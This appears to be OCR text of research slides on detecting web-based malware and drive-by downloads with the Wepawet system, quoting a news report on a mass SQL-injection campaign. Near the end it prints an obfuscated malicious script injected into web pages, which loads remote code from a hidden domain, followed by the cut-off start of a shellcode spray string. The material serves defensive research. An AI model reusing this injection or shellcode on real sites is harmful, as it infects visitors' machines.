Building Large Scale Detectors For Web-based Malware

Marco Cova – m.cova@cs.bham.ac.uk
Davide Canali – dcanali@iseclab.org

Who are we?

- Marco Cova
  - Lecturer @ University of Birmingham
  - PhD @ University of California, Santa Barbara (UCSB)
  - Interests: web-based malware, webapp security, botnets, e-voting systems
- Davide Canali
  - PhD student @ EURECOM
  - Web-based malware, webapp security, malware analysis
- Work presented here was done while at UCSB, in collaboration with Christopher Kruegel and Giovanni Vigna

Part I: Detecting Drive-by Downloads

Wepawet

Marco Cova – m.cova@cs.bham.ac.uk

Web-based malware

A security researcher has identified a new attack that has infected almost 300,000 webpages with links that direct visitors to a potent cocktail of malicious exploits. The SQL injection attacks started in late November and appear to be the work of a relatively new malware gang. Hacked sites contain an invisible iframe that silently redirects users to 318x.com, which goes on to exploit known vulnerabilities in at least five browser plugins. At time of writing, infected sites included yementimes.com, parisattitude.com and knowledgespeak.com. People who visit infected pages receive an invisible link that pulls code from a series of sites tied to 318x.com. The code looks for insecure versions of Adobe Flash, Internet Explorer, and several other Microsoft applications, and when they are detected it exploits them to surreptitiously install malware known as Backdoor.Win3.Buzus.croo. The rootkit-enabled program logs banking credentials and may do other nefarious bidding, Landesman said.


D. Goodin, "Potent malware link infects almost 300,000 web pages"

Web-based malware


A security researcher has identified a new attack that has infected almost 300,000 webpages with links that direct visitors to a potent cocktail of malicious exploits. The SQL injection attacks started in late November and appear to be the work of a relatively new malware gang. Hacked sites contain an invisible iframe that silently redirects users to 318x.com, which goes on to exploit known vulnerabilities in at least five browser plugins. At time of writing, infected sites included yementimes.com, parisattitude.com and knowledgespeak.com. People who visit infected pages receive an invisible link that pulls code from a series of sites tied to 318x.com. The code looks for insecure versions of Adobe Flash, Internet Explorer, and several other Microsoft applications, and when they are detected it exploits them to surreptitiously install malware known as Backdoor.Win3.Buzus.croo. The rootkit-enabled program logs banking credentials and may do other nefarious bidding, Landesman said.

D. Goodin, "Potent malware link infects almost 300,000 web pages"


The problem



The problem



The problem




Drive-by-download attacks


Drive-by-download attacks

GET /


Drive-by-download attacks




Drive-by-download attacks




Drive-by-download attacks




Drive-by-download attacks



Drive-by-download attacks



Drive-by-download attacks




Drive-by-download attacks


```
<script>function GuclogyuYuvicoqik (PukikejQujxigene) { var CapupJadugute = document.cookie.
indexOf (';', PukikejQujxigene); if (CapupJadugute == -1) CapupJadugute = document.cookie.le
ngth; return unescape(document.cookie.substring(PukikejQujxigene, CapupJadugute)); } functio
n XerulcRotqoqor (name) { var arg = name + '='; var alen = arg.length; var clen = document.c
ookie.length; var i = 0; while (i < clen) { var j = i + alen; if (document.cookie.substring(
i, j) == arg) return GuclogyuYuvicoqik (j); i = document.cookie.indexOf(' ', i) + 1; if (i =
= 0) break; } return null; } function VohojubegGoxfokizo (name, value) { var argv = Vohojube
gGoxfokizo.arguments; var argc = VohojubegGoxfokizo.arguments.length; var expires = (argc >
2) ? argv[2] : null; var path = (argc > 3) ? argv[3] : null; var domain = (argc > 4) ? argv[
4] : null; var secure = (argc > 5) ? argv[5] : false; document.cookie = name + '=' + escape
(value) + ((expires == null) ? '' : ('; expires=' + expires.toGMTString())) + ((path == null
) ? '' : ('; path=' + path)) + ((domain == null) ? '' : ('; domain=' + domain)) + ((secure =
= true) ? '; secure' : ''); } if (XerulcRotqoqor('o') == null) { var YicdTomefup = 'LDRHDCMX
IiSEAnWGKsXTWLGYOJtFWGIHPZALaCOQVKYMMSGlUHPWPJTABOlEINDGREUST-DSLXHXIaGJZPHFGdUMToBUPbZWTeGF
ZQTAHRI-JLOJQOMVPfEPUKWCVXlQIXRBYOKFaRYTNPOsWOWhVJIYTZ.YFBYTcSIECKoWXEQYm'.replace(/[A-Z]/g,
''); var TozamopubRojux = document.createElement('script'); TozamopubRojux.src = 'http://' +
 YicdTomefup + '/counter/?page=' + escape(document.referrer) + '&rnd=' + Math.random() + '&f
 romsrv=1'; document.getElementsByTagName('head')[0].appendChild(TozamopubRojux); var Pahewi
 cXesafemim = new Date (); PahewicXesafemim.setTime(PahewicXesafemim.getTime() + (8*3600*100
 0)); VohojubegGoxfokizo('o','1',PahewicXesafemim, '/'); }</script></body>
```

Drive-by-download attacks



```
function ms(){
    var plc = unescape("
        %u4343%u4343%u4343%u0FEB%u335B%u66C9%u8089%u8001%uEF33%uE243%uEBFA%uE805%uFFEC%uFFFF%u887F
        %uOF4E%uEFEF%u64EF%uE3AF%u9F64%u42F3%u9F64%u6EE7%uEF03%uEFEB%u64EF%u8903%u6187%uE1A1%u0703
